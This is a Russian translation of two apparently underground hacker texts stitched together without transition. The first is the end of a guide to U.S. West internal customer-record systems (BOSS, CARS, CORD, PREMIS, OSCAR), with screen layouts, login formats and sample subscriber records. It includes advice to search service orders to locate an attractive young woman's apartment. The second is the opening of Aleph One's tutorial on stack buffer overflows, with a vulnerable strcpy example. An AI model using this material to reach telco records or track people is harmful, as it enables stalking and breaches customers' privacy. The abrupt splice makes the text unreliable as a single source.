• **(M)** Итого
• **(N)** Текущая задолженность
• **(O)** Ответственная сторона
• **(P)** Примечание
• **(Q)** Код типа
• **(R)** Номер позиции (номер позиции пользователя BOSS)
• **(S)** Действие, которое необходимо предпринять
• **(T)** Дата контрольного звонка
• **(U)** Дата счёта
• **(V)** Индикатор примечания (+ означает наличие дополнительных страниц примечаний; P означает постоянные примечания)

Типы публикации:

```
NP          Non-Published (не опубликован)
NL или NLIST Non-Listed (не внесён в список)
<пусто>     Published (опубликован)
```

Коды статуса аккаунта отображаются в порядке приоритета. Коды SNP, SUSP, DISC, OCAx, LEGX и W-Off подсвечиваются на экране. Коды статуса обслуживания аккаунта:

```
OCAx    Аккаунт передан внешнему коллекторскому агентству
LEGX    Аккаунт передан в юридический отдел
W-Off   Списан как окончательный счёт (Written Off Final Bill)
FIN-R   Пересмотренный окончательный счёт
FIN-I   Первоначальный окончательный счёт
DISC    Обслуживание отключено
SNP     Обслуживание прервано за неуплату
SUSP    Обслуживание временно приостановлено по запросу клиента
INIT    Первоначальный счёт
LIVE    Активный счёт
SCD     Запрет выбранного оператора
```

Коды класса обслуживания:

```
1FR     One Flat Rate (единый фиксированный тариф)
1MR     One Measured Rate (единый измеренный тариф)
1PC     One Pay Phone (один таксофон)
CDF     DTF Coin (монетный)
PBX     Private Branch Exchange (прямой входящий набор)
CFD     Coinless ANI7 Charge-a-Call
INW     InWATS
OWT     OutWATS
PBM     0 HO/MO MSG REG (без ANI)
PMB     LTG = 1 HO/MO Regular ANI6
```

Статус объекта используется для ограничения доступа к услугам дальней связи. Указывается трёхзначный код оператора, после которого следуют буквы S, C или F.

Если индикатор NT (No Treatment) равен C, компьютер автоматически отправляет уведомление о просрочке в дату R2. Если NT равен T, действует временная отсрочка и уведомление в этом месяце не отправляется. Если NT равен M или P, уведомления о просрочке не отправляются никогда.

PF11 на этом экране позволяет переходить по CSBL объектов.

PF5 откроет Запись о текущем обслуживании клиента (CSR). Экран CSR выглядит примерно так:

```
+-------------------------------------------------------------------------------+
|CMD                                        MSG                                 |
|(a)303 864 2475 (b)298 NP (c)NOV 10 99    *CSR        (d)P  1  2    DNV 1FR  |
|(e)BARBARA ANDERSON FOR                                                        |
|XSBN 2-864-2475                                                                |
|         (f)---LIST                                                            |
|                   NP   (NP) ANDERSON, DARRYL B                                |
|                   LA   5425 ROWLAND CT                                        |
|         (g)---BILL                                                            |
|                   BN1  BARBARA ANDERSON FOR                                   |
|                   BN2  DARRYL B ANDERSON                                      |
|                   BA1  5425 ROWLAND CT                                        |
|                   PO   80301 /TAR GQ                                          |
|         (h)---S&E                                                             |
|                                  (i)ORIG SERV ESTAB 8-17-78                   |
|(j)      (k)                   (l)                     (m)       (n)           |
|20182   1825                   NPU   /1000             1.31      1.31          |
|41481   7001                   TTR   /1000             1.12      1.12          |
|82585   3793                   1FR   /1000/PICX288     5.60      5.60          |
|41481   2140                   KH9   /1000             .00        .00          |
|22782   5106                   WMR   /1000/D           .56        .56          |
|41481   7001                   RJ11C /1000/D           .00        .00          |
|                                                                               |
|RP      NOTATION               TYPE   PN               ACT FU BD               |
|                                                                  1299         |
+-------------------------------------------------------------------------------+
```

Легенда:

- **(a)** Номер телефона
- **(b)** Код клиента
- **(c)** Дата последнего счёта
- **(d)** Номер страницы
- **(e)** Имя для выставления счёта
- **(f)** Раздел LIST — зарегистрированное имя и адрес
- **(g)** Раздел BILL — имя и адрес для выставления счёта
- **(h)** Раздел S&E — продукты и услуги
- **(i)** Дата первоначального установления услуги
- **(j)** Дата установки каждой услуги
- **(k)** Последние 4 цифры номера заказа, переведшего услугу в рабочий режим
- **(l)** Коды USOC, представляющие продукты и услуги аккаунта (см. ниже)
- **(m)** Ежемесячная ставка для каждого USOC
- **(n)** Сумма начисления по USOC

Коды USOC включают:

```
ESC     Трёхсторонний звонок (Three Way Calling)
ESF     Ускоренный набор (Speed Calling)
ESL     Ускоренный набор, 8 кодов
ESM     Переадресация звонков (Call Forwarding)
ESX     Ожидание звонка (Call Waiting)
EVB     Переадресация при занятости (Busy Call Forward)
EVC     Расширенная переадресация при занятости
```

```
EVD     Отложенная переадресация (Delayed Call Forwarding)
HM1     Intercom Plus
HMP     Intercom Plus
MVCCW   Commstar II Call Waiting
```

PF8 позволяет просматривать заметки, которые телко ведёт по клиенту. Это не произвольный экран заметок — он строго структурирован. Заметки автоматически удаляются через два месяца, если не используется код типа PERM.

```
+-------------------------------------------------------------------------------+
|CMD                                          MSG                               |
|303 864 2475 2298 NP 3NOV 10 99    *CSR        P  1  2    DNV 1FR              |
|                                                                               |
|BARBARA ANDERSON FOR                                                           |
|                                                                               |
|DATE  RP     NOTATION                                  USR  TYPE  PN  ACT  FU |
|1209  1988   ESTAB FREE 976 BLOCK 12-9-88              LTR  PERM              |
|0324  BARB   SLD CCS DD 3-1                            SKJ  PSOC              |
|0213  NONE                                             NBV  CHK               |
|0213  BARB   LOST BL ND DUPT SNT ASAP. AGRD ML COPY    NBV  MISC              |
|             TDA. VRFY BL ADDR                                                 |
|                                                                               |
|RP           NOTATION                                  TYPE PN  ACT  FU BD    |
|                                                                      1299     |
+-------------------------------------------------------------------------------+
```

Допустимые коды типов:

```
MISC    Разное (Miscellaneous)
CHK     Проверка аккаунта или открытие не того аккаунта
PERM    Постоянный (Permanent)
PASS    Контакт передан внутри компании
MORE    Данные продолжаются на следующем экране
OTHM    Запрос по тарифам оператора
OHTD    Запрос по тарифам оператора
OTHB    Неспецифический вопрос по биллингу
PSON    Новое подключение, согласование заказа
CPN     Новое подключение, заказ отменён
QPON    Новое подключение, запрос по заказу
```

CARS

CARS (Customer Access and Retrieval System — система доступа и поиска клиентов) используется в западных территориях U.S. West. CARS хранит информацию о счетах и кредитах, оборудовании, операторском биллинге, контактные заметки по клиентам и историю платежей. Идентификаторы пользователей CARS состоят из шести символов и обычно начинаются с буквы `B` (от «business»). Пароли CARS (в терминологии U.S. West — «lockwords») имеют длину от 4 до 8 символов и должны содержать как минимум один буквенный и один цифровой символ. Пароли CARS истекают через 30 дней. Также потребуется ввести код проекта (используйте `M`), код группы (используйте `G`) и номер позиции. Номер позиции состоит из пары двухсимвольных полей: первые два символа — код офиса, следующие два — идентификатор конкретного сотрудника. Интерфейс CARS весьма похож на интерфейс BOSS. Функциональные клавиши CARS:

```
PF1  = LDD     (Детализация дальних переговоров)
PF2  = CSBL    (Текущий счёт по статусу)
PF3  = BILL    (Детализация счёта)
PF4  = QTFU    (Запрос/контроль взыскания)
PF5  = CCSR    (Текущая запись о клиентском обслуживании)
PF6  = PREV    (Информация за предыдущий месяц)
PF7  = PADJ    (Платежи и корректировки)
PF8  = NOTE    (Примечания)
PF9  = ABIL    (Скорректированный счёт)
PF10 = COMPUTE (Вычислить)
```

```
PF11 = F/B     (Вперёд/назад)
PF12 = BESS    (Экран статуса выставленной записи)
```

PF2 открывает экран CSBL (Current Service Bill), отображающий номера и имена «можно связаться» для просматриваемого аккаунта.

PF5 открывает текущую запись о клиентском обслуживании (CSR). Экран CSR в CARS похож на аналогичный в BOSS:

```
+------------------------------------------------------------------------------+
|CMD_____________________________________________    Q:                        |
|(a)303 864 2475 (b)2298 72W (c)NOV 10 99  *CCSR* LIVE (d)P00001     COS      |
|(e)BARBARA ANDERSON FOR        SEA 1FB         TAX FSL                        |
|        (f)---LIST                                                            |
|                  NP   (NP) ANDERSON, DARRYL B                                |
|                  LA   5425 ROWLAND CT                                        |
|        (g)---BILL                                                            |
|                  TAR  1700                                                   |
|                  MCN  NXWAC                                                  |
|                  COS  852-9200S                                              |
|                  BN1  BARBARA ANDERSON FOR                                   |
|                  BN2  DARRYL B ANDERSON                                      |
|                  BA1  5425 ROWLAND CT                                        |
|        (h)---S&E                                                             |
|                  ENT  000                                                    |
|(i)        (j)       (qty)   (k)                          (l)    (tax codes)  |
|02/18/92   05/18/90    1     FB/TN 621-2475/PIC XXX/LPS  42.10     &#        |
|02/16/90   05/18/90    1     HSO/TN 621-2475/SLS          2.00     &#        |
|                             377000                                           |
|02/16/90   02/16/90    1     TTB/TN 621-2475/SLS          0.00     &         |
|                             377000                                           |
|02/16/90   02/16/90    1     9ZR/TN 621-2475/SLS          4.22               |
|                             377000                                           |
|RP-__________NOTE_____________________________________________________        |
|_____________________________TYPE_____FLUP_____PN_____ACT_____BD_____USR_____ |
+------------------------------------------------------------------------------+
```

Легенда:

- **(a)** Номер телефона
- **(b)** Код клиента
- **(c)** Дата последнего счёта
- **(d)** Номер страницы
- **(e)** Имя для выставления счёта
- **(f)** Раздел LIST — зарегистрированное имя и адрес
- **(g)** Раздел BILL — имя и адрес для выставления счёта
- **(h)** Раздел S&E — продукты и услуги
- **(i)** Дата первоначального установления услуги
- **(j)** Дата установки каждой услуги
- **(k)** Коды USOC, представляющие продукты и услуги аккаунта
- **(l)** Ежемесячная ставка для каждого USOC

Как и в BOSS, PF8 открывает экран NOTE. Экран NOTE в CARS немного отличается от аналогичного в BOSS:

```
+------------------------------------------------------------------------------+
|CMD_____________________________________________________            O:        |
|303 864 2475  298 NP  NOV 10 99    *NOTES*        L00001                     |
|BARBARA ANDERSON FOR          SEA 1FB           LC     00     TAX   FSLC     |
|                                                                              |
|DATE  RP     NOTATION                          USR  OFC  TYPE  PN  ACT  FU  |
|1209  1991   DISCUSS BILL ONLY WITH BARBARA    LTR  TS1  PERM               |
|0324  BARB   C015364  DD  030199                                              |
|             SLD CCS                           SKJ  D18  PSOC               |
|0213  NONE                                     NBV  TS1  CHK                |
|0213  BARB   LOST BL ND DUPT SNT ASAP. AGRD                                   |
```

```
|             ML COPY TDA. VRFY BL ADDR           NBV  TS1  MISC             |
|                                                                              |
|RP           NOTATION                            TYPE  PN  ACT   FU    BD    |
|                                                                      1299    |
+------------------------------------------------------------------------------+
```

Допустимые коды типов: MISC, CHK, PERM и PASS.

Часть II: Приложения для управления заказами на обслуживание

CORD

CORD (Customer Order Retrieval and Display — система поиска и отображения клиентских заказов) используется в зонах нумерации (NPA) 206, 503 и 509. CORD имеет три функции:

• Доступ к заказам на обслуживание по номеру заказа
• Поиск номеров заказов по номеру телефона
• Поиск номеров заказов по телефонному префиксу

Предположим, вы знаете, что привлекательная молодая женщина переезжает в ваш жилой комплекс, но не знаете номер её квартиры или телефон. Подключитесь к CORD и выведите все заказы на обслуживание для префикса жилого комплекса, просматривая их, пока не найдёте заказ, оформленный на этот комплекс в дату переезда или около неё. Поиск значительно упрощается, если известно хотя бы имя.

Для работы с CORD нужно знать код вашей NPA: 206 — код 0, 503 — код 5, 509 — код 6.

SOLAR

SOLAR (Service Order Logistics and Reference — система логистики и справки по заказам на обслуживание) используется на юге в зонах 308, 319, 402, 515, 605 и 712, а также на севере в зонах 218, 507, 612 и 701. Неизвестно ни одной NPA, где SOLAR используется исключительно. SOLAR предоставляет две возможности:

• Доступ к заказам на обслуживание по номеру заказа
• Доступ к заказам на обслуживание по номеру телефона

SOPAD

SOPAD (Service Order Provisioning and Distribution — система провизии и распределения заказов на обслуживание) используется в зонах 208, 303 (TNOland), 307, 406, 505, 602, 719 и 801. SOPAD предоставляет две возможности:

• Доступ к заказам на обслуживание по номеру заказа
• Доступ к заказам на обслуживание по номерам телефонов

Часть III: Прочие приложения

PREMIS

PREMIS (Premises Information System — система информации о помещениях) — географическая база данных, разработанная BellCore и используемая различными телко по всей стране. С помощью PREMIS сотрудник может выполнять поиск клиентов по номеру телефона (CNA), проверять наличие нескольких абонентов по одному адресу (например, верхний/нижний этажи) и просматривать статус аккаунта. PREMIS может использоваться напрямую, а также применяется такими приложениями, как SONAR (Service Order Negotiation and Retrieval).

Для успешных запросов к PREMIS необходимо уметь кодировать запросы в правильном формате. Это крайне сложно без регулярной практики. Ситуацию усугубляет то, что «правильный формат» различается от района к району, даже в пределах одного RBOC. Особые трудности представляют трейлерные парки, дома престарелых, военные базы и индейские резервации.

Экран ввода PREMIS выглядит так:

```
+------------------------------------------------------------------------------+
|REQ PREM (a)                                                                  |
|SAGA (b)                                                                      |
|ADDR (c)                                                                      |
|LOC APT (d)                    FLR             BLDG                           |
|AHN (e)                RT      BOX (h)                                        |
|COM (f)        TN (i)            LN (j)                STATUS (k)             |
|                                                                              |
|DAC (g)                                                                       |
+------------------------------------------------------------------------------+
```

- **(a)** Название экрана (Запрос PREMIS)
- **(b)** Код района справочника адресов улиц (SAGA, см. ниже)
- **(c)** Адрес
- **(d)** Местоположение или номер квартиры
- **(e)** Присвоенный номер дома
- **(f)** Сообщество
- **(g)** Код адреса назначения
- **(h)** Маршрут и абонентский ящик
- **(i)** Номер телефона
- **(j)** Номер линии
- **(k)** Статус

Допустимые коды SAGA:

```
CHY     Северный Вайоминг
CPR     Южный Вайоминг
DNV     Денвер, Колорадо
IDO     Айдахо
MTA     Монтана
NCO     Северный Колорадо
SCO     Южный Колорадо
NMX     Нью-Мексико
PNX     Финикс
TSN     Тусон
UTA     Юта
NE      Небраска
```

Если база данных PREMIS смогла распознать запрос и найти адресную информацию, вы увидите экран вывода:

```
+------------------------------------------------------------------------------+
|REQ PREM TCAT (a)                L# 1 BD (b)                                  |
```

```
|SAGA MN (c)    EMP                  NMX                                      |
|ADDR 7821 LYNDALE AV S                                                       |
|LOC APT 11                    FLR             BLDG                           |
|AHN              RT           BOX                                          |
|COM***BLMGTN                              ST MN                              |
|         TN                       LN                          STATUS         |
|                                                                             |
|DES (d)                                                                      |
|DESCRIP (e) LYNDALE LODGE                                                    |
|    ZIP    55420    EX(f) MPLS  WC(g)  612881  NPA(h) 612   RZ(i)   00  RE(j)|
|     BO             DIR         RTZ(k) 2       CO(l)  881   LCL(m)  1ESS    |
|     PC(n) FDT,SAT  TELF(o)1ES  TAR(p) OTHR    PD(q)                        |
| (r)RMK                                                                      |
|                                                                             |
| (s)RMKT SCD: NPS ATX                                                        |
|                                                                             |
| (t)RMKB LCC IS LCT #                                (v)   (w)   (x)   (y)   |
|    (u)STAT NON-WORK      06-23-96 TN 612 505-1942  CT Y  CNF N DIP N CS 1FR |
|LN JORGENSEN,ROBERT C & DIANE                          MWS NONE              |
|                                                                             |
|DAC (z)                         +PIC          +PIC          +PIC           |
+-----------------------------------------------------------------------------+
```

- **(a)** Название экрана (Запрос PREMIS, категория телефона)
- **(b)** Идентификационный номер линии (1-я линия клиента, 2-я и т.д.)
- **(c)** Код района справочника адресов улиц
- **(d)** Описательное поле
- **(e)** Описательный адрес
- **(f)** Телефонная станция (Exchange)
- **(g)** Узловой центр (Wire Center)
- **(h)** Зона нумерации (NPA)
- **(i)** Зона сопротивления (Resistance Zone)
- **(j)** Эквивалент звонка (Ringer Equivalence)
- **(k)** Тарифная зона (Rate Zone)
- **(l)** Центральный офис
- **(m)** Местный (тип коммутатора)
- **(n)** SAT означает возможность согласования автоматических заказов; ASAT — возможность согласования субботних визитов монтажника
- **(o)** Функции телефона (тип коммутатора)
- **(p)** Налоговый код
- **(q)** Код районного предприятия связи
- **(r)** Примечание
- **(s)** Базовое примечание
- **(t)** Телефонное примечание
- **(u)** Статус (см. ниже)
- **(v)** Connect Through (сквозное подключение)
- **(w)** Подключённые объекты (обслуживание не прерывалось со времён предыдущего арендатора)
- **(x)** Выделенное внутреннее оборудование (Dedicated Inside Plant)
- **(y)** Класс обслуживания
- **(z)** Код адреса назначения

Допустимые статусы:

```
NON-WORKING     Не работает
WORKING         Работает
PEND-OUT        Отключение до завершения (Pre-completion disconnect)
SUSPEND         Временный запрет за неуплату
UNKNOWN         Неизвестен
```

OSCAR

OSCAR (Optical Storage COM Application Replacement — приложение оптического хранения на замену COM) предназначено для архивирования и поиска файлов микрофиши в клиентском обслуживании. OSCAR хранит данные из BOSS или CARS сроком до 30 лет. Управление OSCAR осуществляется следующими PF-клавишами:

```
PF1  = Главное меню
PF2  = Счёт
PF3  = Экран проверки печати (и печать дубликатов счёта)
PF6  = Предыдущий счёт
PF7  = Следующий счёт
PF11 = Вперёд/назад
```

Главное меню OSCAR выглядит примерно так:

```
+------------------------------------------------------------------------------+
|CMD  (a)                                      MSG (e)                         |
|                                                                              |
|                               OSCAR/ONLINE                                   |
|                                   MENU                                       |
|                                                                              |
|       TN: (b)                     CUS:         SUF:                          |
|       DATE: (c)                   PRINT RANGE: (f)     FINAL: (g)           |
|       ACCT CENTER: (d)            SUBPEONA: (h)                              |
|                                                                              |
|                                                                              |
| F1=MENU     F2=BILL     F3=PRINT     F4=N/A       F5=N/A       F6=PREV      |
| F7=NEXT     F8=N/A      F9=N/A       F10=N/A      F11=F/B      F12=N/A      |
+------------------------------------------------------------------------------+
```

- **(a)** Раздел команд
- **(b)** Номер телефона клиента
- **(c)** Дата (ММГГ)
- **(d)** Центр обслуживания аккаунтов (см. ниже)
- **(e)** Раздел сообщений
- **(f)** Диапазон печати (количество месяцев для печати счетов)
- **(g)** Final (Y — окончательный, пусто — нет)
- **(h)** Зарезервировано для группы соответствия повесткам суда

Коды центра обслуживания аккаунтов:

```
CO      Колорадо и Вайоминг
NM      Нью-Мексико и Аризона
NO      Северная Дакота и Миннесота
OR      Орегон
SO      Южная Дакота, Небраска и Айова
UT      Юта, Айдахо и Монтана
WA      Вашингтон
```

PF2 открывает первый экран счёта OSCAR, который выглядит примерно так:

```
+------------------------------------------------------------------------------+
|CMD                            MSG                                            |
|                          BILL                              P     1   S   1   |
|                                    BILL DATE:  JUNE 23, 1996                 |
|                                    ACCOUNT NUMBER:                           |
|                                                                              |
|                                         PAYMENT DUE        JUL 12,     1996  |
|    866 W. TNO Ave                                                            |
|    MERIDIAN CO 80301-0869                                                    |
|                                         AMOUNT DUE               $102.88     |
|                                                                              |
|51 03208172009708711   1227021296  000000000000   000000051409               |
|                                                                              |
|PAY U S WEST COMMUNICATIONS                                                   |
```

```
|TOTAL DUE                                                                    |
|          *836229150!                                                        |
+-----------------------------------------------------------------------------+
```

PF11 переводит на следующий экран счёта. `P` — следующая страница счёта; `P` с числом — переход на соответствующую страницу. PF2 возвращает к первому экрану счёта.

Пример второго экрана счёта:

```
+-----------------------------------------------------------------------------+
|CMD                            MSG                                           |
|                          BILL                              P     1   S   2  |
|                                                            PAGE          1  |
|                                              BILL DATE:  JUN 23, 1996       |
|       MERIDIAN, CO 80301-0869                ACCOUNT NUMBER:                |
|                                                                             |
|PREVIOUS BILL       PAYMENTS     ADJUSTMENTS  PASTDUE                        |
|      $30.06        $30.06             $0.00  DISREGARD IF PAID  $0.00       |
|                                                                             |
|THANK YOU FOR YOUR PAYMENT             CURRENT CHARGES           $102.88     |
|                                                                             |
|                                       PAYMENT DUE         JUL 12,     1996  |
|                                                                             |
|                                       AMOUNT DUE               $102.88      |
|                                                                             |
|SUMMARY OF CURRENT CHARGES                                                   |
|                                                                             |
|     AT&T.....................................................               |
+-----------------------------------------------------------------------------+
```

PF3 открывает экран проверки печати:

```
+-----------------------------------------------------------------------------+
|CMD                             MSG   PRINT SUCCESSFUL, ENTER NEXT COMMAND   |
|                               PRINT                                         |
|                                                                             |
|303   343   4053   871(a) B DATE:   0696 (b)        FORWARD RANGE: (c)       |
|                                                                             |
|NAME:       KEVIN MITNICK                           NO. OF BILLS: (d)        |
|                                                                             |
|     ADDRESS VERIFICATION                                                    |
|                                                                             |
|L1:  10288 E. 6TH (e)                                                        |
|L2:  AURORA  CO                                                              |
|L3:                                                                          |
|L4:                                                                          |
|ZIP: 80010 3612                                                              |
+-----------------------------------------------------------------------------+
```

- **(a)** Номер телефона клиента и код аккаунта
- **(b)** Дата счёта
- **(c)** Количество месяцев для печати счетов
- **(d)** Количество копий для печати
- **(e)** Адрес клиента

Нажмите PF1 для возврата в главное меню или PF3 для печати дубликатов счетов с отправкой клиенту по указанному адресу.

Другие полезные команды в OSCAR: `F` — поиск строк, `R` — повтор поиска. Команда LOFF — выход из системы.

Часть IV: Соответствующие аббревиатуры и сокращения

[Таблица из 120 записей — опущена]

Аббревиатура	Расшифровка
ABIL	Adjustment Bill — скорректированный счёт
AC	Account Classification — классификация аккаунта
ANI	Automatic Number Identification — автоматическая идентификация номера
BOSS	Billing and Order Support System
CARS	Customer Access and Retrieval System
CBR	Can Be Reached — можно связаться
CMC	Credit Management Center — центр управления кредитом
CNA	Customer Name and Address — имя и адрес клиента
CORD	Customer Order Retrieval and Display
COSMOS	Computer System for Mainframe Operations
CSR	Customer Service Record — запись о клиентском обслуживании
CSBL	Current Status Bill Screen — экран текущего счёта
DAC	Destination Address Code — код адреса назначения
DEP	Deposit — залог
DOI	Date Of Installation — дата установки
FACS	Facility Administration Control System
FOMS	Frame Operations Management System
FUSA	Frame User Assignment System Access
OSCAR	Optical Storage COM Application Replacement
PIC/PICX	Presubscribed Interexchange Carrier — предварительно выбранный межсетевой оператор
PREMIS	Premises Information System

RP	Responsible Party — ответственная сторона
SAGA	Street Address Guide Area — район справочника адресов улиц
SCD	Selective Carrier Denial — запрет выбранного оператора
SOLAR	Service Order Logistics and Reference
SONAR	Service Order Negotiation and Retrieval
SOPAD	Service Order Provisioning and Distribution
SSN	Social Security Number — номер социального страхования
TAR	Tax Area Code — код налогового района
USOC	Universal Service Order Code — универсальный код заказа на обслуживание
VL	Voice Link — голосовой канал

Часть V: Благодарности

Благодарности Crimson Flash за коды USOC и коды класса линии, взятые из его статьи «The Fine Art of Telephony» в Phrack 40.

Благодарности Major за самоотверженный сбор информации.

Благодарности DisordeR за техническую помощь в написании этой статьи.

Но прежде всего... благодарности U.S. West за то, что всё это стало возможным.

Разрушение стека ради развлечения и выгоды

Автор: Aleph One
aleph1@underground.org

BugTraq, r00t и Underground.Org представляют

> `smash the stack` *[программирование на C] сущ. Во многих реализациях C существует возможность повредить стек выполнения, записывая данные за пределы массива, объявленного как auto внутри функции. Код, делающий это, называют «разрушением стека»; такой код может привести к тому, что возврат из функции произойдёт по случайному адресу. Это порождает одни из самых коварных зависящих от данных ошибок, известных человечеству. Варианты термина: trash the stack, scribble the stack, mangle the stack; выражение mung the stack не используется, поскольку никто не делает этого намеренно. См. spam; см. также alias bug, fandango on core, memory leak, precedence lossage, overrun screw.*

Введение

За последние несколько месяцев резко возросло число обнаруживаемых и эксплуатируемых уязвимостей, связанных с переполнением буфера. Среди них — syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, библиотека Xt, at и другие. Данная статья пытается объяснить, что такое переполнения буфера и как работают эксплойты для них.

Требуется базовое знание языка ассемблера. Понимание концепций виртуальной памяти и опыт работы с gdb весьма полезны, но не обязательны. Предполагается также, что мы работаем на процессоре Intel x86 под управлением операционной системы Linux.

Несколько базовых определений для начала: буфер — это просто непрерывный блок памяти компьютера, содержащий несколько экземпляров данных одного типа. Программисты на C обычно ассоциируют слово «буфер» с массивами, чаще всего — с символьными массивами. Массивы, как и все переменные в C, могут быть объявлены статически или динамически. Статические переменные выделяются во время загрузки в сегменте данных. Динамические переменные выделяются во время выполнения в стеке. Переполнение — это выход за пределы, через край. Нас будут интересовать только переполнения динамических буферов, известные также как стековые переполнения буфера.

Организация памяти процесса

Чтобы понять, что такое стековые буферы, необходимо сначала разобраться, как процесс организован в памяти. Процессы делятся на три области: Text (код), Data (данные) и Stack (стек). Мы сосредоточимся на области стека, но сначала дадим краткий обзор остальных областей.

Область Text фиксируется программой и включает код (инструкции) и данные только для чтения. Эта область соответствует текстовой секции исполняемого файла. Как правило, она помечена как доступная только для чтения, и любая попытка записи в неё приведёт к нарушению сегментации.

Область Data содержит инициализированные и неинициализированные данные. Статические переменные хранятся в этой области. Область Data соответствует секциям data-bss исполняемого файла. Её размер можно изменить системным вызовом brk(2). Если расширение секции bss или стека пользователя исчерпывает доступную память, процесс блокируется и перепланируется для запуска с большим адресным пространством. Новая память добавляется между сегментами данных и стека.




Рис. 1. Области памяти процесса

Что такое стек?

Стек — это абстрактный тип данных, широко применяемый в информатике. Стек объектов обладает свойством: последний помещённый объект извлекается первым. Это свойство принято называть очередью «последним вошёл — первым вышел», или LIFO.

Над стеками определён ряд операций. Две важнейшие — PUSH и POP. PUSH добавляет элемент на вершину стека. POP, напротив, уменьшает размер стека на единицу, удаляя последний элемент с вершины.

Зачем нужен стек?

Современные компьютеры создаются с учётом потребностей языков высокого уровня. Важнейшей техникой структурирования программ, введённой высокоуровневыми языками, является процедура или функция. С одной стороны, вызов процедуры изменяет поток управления так же, как переход (jump), но, в отличие от перехода, после выполнения своей задачи функция возвращает управление оператору или инструкции, следующей за вызовом. Эта высокоуровневая абстракция реализована с помощью стека.

Стек также используется для динамического выделения локальных переменных функций, передачи параметров в функции и возврата значений из них.

Область стека

Стек — это непрерывный блок памяти, содержащий данные. Регистр, называемый указателем стека (SP), указывает на вершину стека. Дно стека находится по фиксированному адресу. Размер стека динамически регулируется ядром во время выполнения. Процессор реализует инструкции PUSH и POP для работы со стеком.

Стек состоит из логических стековых фреймов, которые помещаются при вызове функции и извлекаются при возврате. Стековый фрейм содержит параметры функции, её локальные

переменные и данные, необходимые для восстановления предыдущего фрейма, включая значение указателя инструкций (IP) на момент вызова.

В зависимости от реализации стек растёт либо вниз (к меньшим адресам памяти), либо вверх. В наших примерах стек растёт вниз — так работает стек на многих процессорах, включая Intel, Motorola, SPARC и MIPS. Указатель стека (SP) также зависит от реализации: он может указывать на последний занятый адрес в стеке или на следующий свободный адрес после стека. В нашем обсуждении будем считать, что он указывает на последний занятый адрес.

В дополнение к указателю стека, который указывает на вершину стека (наименьший числовой адрес), удобно иметь указатель фрейма (FP), который указывает на фиксированное место внутри фрейма. В некоторых текстах его также называют локальным базовым указателем (LB). В принципе, локальные переменные можно адресовать через смещения от SP. Однако по мере того, как слова помещаются в стек и извлекаются из него, эти смещения меняются. Хотя в ряде случаев компилятор может отслеживать количество слов в стеке и корректировать смещения, в других случаях это невозможно; в любом случае это требует значительной административной работы. Кроме того, на некоторых машинах, например основанных на Intel, обращение к переменной по известному расстоянию от SP требует нескольких инструкций.

Поэтому многие компиляторы используют второй регистр, FP, для ссылок на локальные переменные и параметры, поскольку расстояния от FP не меняются при операциях PUSH и POP. На процессорах Intel для этой цели используется BP (EBP). На процессорах Motorola подойдёт любой адресный регистр, кроме A7 (указателя стека). Из-за направления роста нашего стека фактические параметры имеют положительные смещения от FP, а локальные переменные — отрицательные.

Первое, что процедура должна сделать при вызове, — сохранить предыдущий FP (чтобы восстановить его при выходе из процедуры). Затем она копирует SP в FP для создания нового FP и продвигает SP, резервируя место для локальных переменных. Этот код называется прологом процедуры. При выходе из процедуры стек должен быть снова приведён в порядок — это называется эпилогом процедуры. Инструкции Intel ENTER и LEAVE, а также инструкции Motorola LINK и UNLINK предназначены для эффективного выполнения большей части работы по прологу и эпилогу.

Посмотрим, как выглядит стек на простом примере:

`example1.c`:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

Чтобы понять, что программа делает при вызове function(), скомпилируем её с помощью gcc с ключом -S, чтобы получить ассемблерный вывод:

```
$ gcc -S -o example1.s example1.c
```

Изучив ассемблерный вывод, мы видим, что вызов function() транслируется в:

```
        pushl $3
        pushl $2
        pushl $1
        call function
```

Это помещает 3 аргумента в стек в обратном порядке и вызывает function(). Инструкция `call` помещает указатель инструкций (IP) в стек. Сохранённый IP мы будем называть адресом возврата

(RET). Первое, что выполняется в function, — пролог процедуры:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

Это помещает EBP, указатель фрейма, в стек. Затем копирует текущий SP в EBP, делая его новым указателем FP. Сохранённый указатель FP мы будем называть SFP. После этого выделяется место для локальных переменных путём вычитания их размера из SP.

Следует помнить, что память может адресоваться только кратно размеру слова. В нашем случае слово — 4 байта, или 32 бита. Поэтому наш 5-байтовый буфер займёт на самом деле 8 байт (2 слова), а 10-байтовый буфер займёт 12 байт (3 слова). Именно поэтому из SP вычитается 20. С учётом этого при вызове function() стек выглядит так (каждая ячейка — один байт):

```
дно памяти                                                  верх памяти
          buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

вершина                                                     дно стека
стека
```

Переполнения буфера

Переполнение буфера — это результат помещения в буфер большего объёма данных, чем он способен вместить. Каким образом эта распространённая ошибка программирования может быть использована для выполнения произвольного кода? Рассмотрим другой пример:

example2.c:

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

В этой программе функция содержит типичную ошибку переполнения буфера. Функция копирует переданную строку без проверки границ, используя strcpy() вместо strncpy(). Если запустить эту программу, произойдёт нарушение сегментации. Посмотрим, как выглядит стек при вызове function:

```
дно памяти                                                  верх памяти
                 buffer            sfp   ret   *str
<------          [                ][    ][    ]

вершина                                                     дно стека
стека
```

Что здесь происходит? Почему возникает нарушение сегментации? Всё просто: strcpy() копирует содержимое *str (large_string[]) в buffer[] до тех пор, пока в строке не встретится нулевой символ. Как видно, buffer[] намного меньше* str. buffer[] длиной 16 байт, а мы пытаемся поместить в него 256 байт. Это означает, что все 250 байт после buffer в стеке перезаписываются. Это касается SFP, RET и даже *str! Мы заполнили large_string символом 'A'. Его шестнадцатеричное значение — 0x41. Это означает, что адрес возврата теперь равен 0x41414141. Он находится за пределами адресного

пространства процесса. Именно поэтому при возврате из функции и попытке прочитать следующую инструкцию по этому адресу возникает нарушение сегментации.

